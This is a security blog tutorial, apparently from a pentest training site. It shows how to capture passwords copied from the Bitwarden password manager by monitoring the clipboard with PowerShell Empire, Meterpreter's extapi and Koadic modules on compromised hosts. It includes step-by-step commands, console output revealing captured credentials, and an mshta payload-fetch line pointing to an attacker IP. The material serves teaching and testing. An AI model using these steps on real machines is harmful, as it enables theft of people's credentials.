

# Credential Dumping: Clipboard







April 20, 2020 By Raj Chandel

In this article, we learn about online password managers and dumping the credentials from such managers via clipboard. Passwords are not easy to remember especially when passwords are made up of alphanumeric and special characters. And these days, there are passwords for everything. And keeping the same password for every account is insecure. Therefore, we have many password managers such as KeePass, bitwarden and many others that help us save all of our passwords.

## Table of Content:

- PowerShell Empire
- Metasploit Framework
- Koadic

In our practical, we have used bitwarden password manager to keep our password secure. It's feasible to use and even if we forget our password, we can just copy it from there and paste it where we require it. As you can see in the image below, we have saved our password in bitwarden. And we copy it from there.

Close	View Item	Edit
ITEM INFORMATION		
Name Ignite Server		
Username rajchandel 		
Password .....   		
URI www.ignitetechnologies.in 		
 Clone Item		
Updated: Apr 11, 2020, 6:31:54 AM		


## PowerShell Empire

If these credentials are copied by someone then we can retrieve them by using various methods. PowerShell Empire has such a module; after having a session through the empire, use the following commands to execute the module:




```
usemodule collection/clipboard_monitor  
execute
```

```
(Empire: P5BTDG61) > usemodule collection/clipboard_monitor  
(Empire: powershell/collection/clipboard_monitor) > execute  
[*] Tasked P5BTDG61 to run TASK_CMD_JOB  
[*] Agent P5BTDG61 tasked with task ID 1  
[*] Tasked agent P5BTDG61 to run module powershell/collection/clipboard_monitor  
(Empire: powershell/collection/clipboard_monitor) >  
Job started: WUSAT1  
  
≡ Get-ClipboardContents Starting at 11/04/2020:06:36:53:02 ≡
```

Once the module is executed, whenever the copied password is pasted as shown in the image below:



Then those credentials will be displayed in the console as shown in the image below:

```
(Empire: TEVCNM7A) > usemodule collection/clipboard_monitor   
(Empire: powershell/collection/clipboard_monitor) > execute  
[*] Tasked TEVCNM7A to run TASK_CMD_JOB  
[*] Agent TEVCNM7A tasked with task ID 1  
[*] Tasked agent TEVCNM7A to run module powershell/collection/clipboard_monitor  
(Empire: powershell/collection/clipboard_monitor) >  
Job started: C9VX2K  
  
=== Get-ClipboardContents Starting at 11/04/2020:07:01:04:96 ===  
  
=== 11/04/2020:07:01:20:04 ===  
https://ignite^ogies.in:2083/  
  
=== 11/04/2020:07:01:35:06 ===  
rajchandel   
  
=== 11/04/2020:07:01:50:06 ===  
vM.h2cjNnV88\b~` 
```

## Meterpreter Framework

In Metasploit, when you have a meterpreter session, it provides you with a different set of commands. One of those commands is **load extapi**, this command opens a door to various features of meterpreter session. All of these features can be viewed using a question mark (?). One feature of extapi is clipboard management commands. We will use a clipboard management command through extapi to dump the credentials which can be copied to clipboard. For this, type:

```
load extapi  
clipboard_monitor_start
```

```

meterpreter > load extapi
Loading extension extapi... Success.
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
meterpreter > clipboard_monitor_dump
Text captured at 2020-04-11 14:11:27.0374
=====
https://ignit
=====

Text captured at 2020-04-11 14:11:35.0764
=====
rajchandel
=====

Text captured at 2020-04-11 14:11:44.0608
=====
vM.h2cjNnV88\b~`
=====
[+] Clipboard monitor dumped
meterpreter >

```

And as you can see in the image above, we have username and password through clipboard management command.

## Koadic

Just like PowerShell empire, Koadic has an inbuilt module for dumping the clipboard data. Once you have a session in koadic, type the following commands to get the clipboard data:

```

use clipboard
execute

```

```

(koadic: sta/js/mshta)# use clipboard
(koadic: imp/gat/clipboard)# execute
[*] Zombie 0: Job 0 (implant/gather/clipboard) created.
[+] Zombie 0: Job 0 (implant/gather/clipboard) completed.
Clipboard contents:
mshta http://192.168.1.112:9999/BLqxJ
(koadic: imp/gat/clipboard)# execute
[*] Zombie 0: Job 1 (implant/gather/clipboard) created.
[+] Zombie 0: Job 1 (implant/gather/clipboard) completed.
Clipboard contents:
vM.h2cjNnV88\b~`

```

And this way, again, we have the credentials.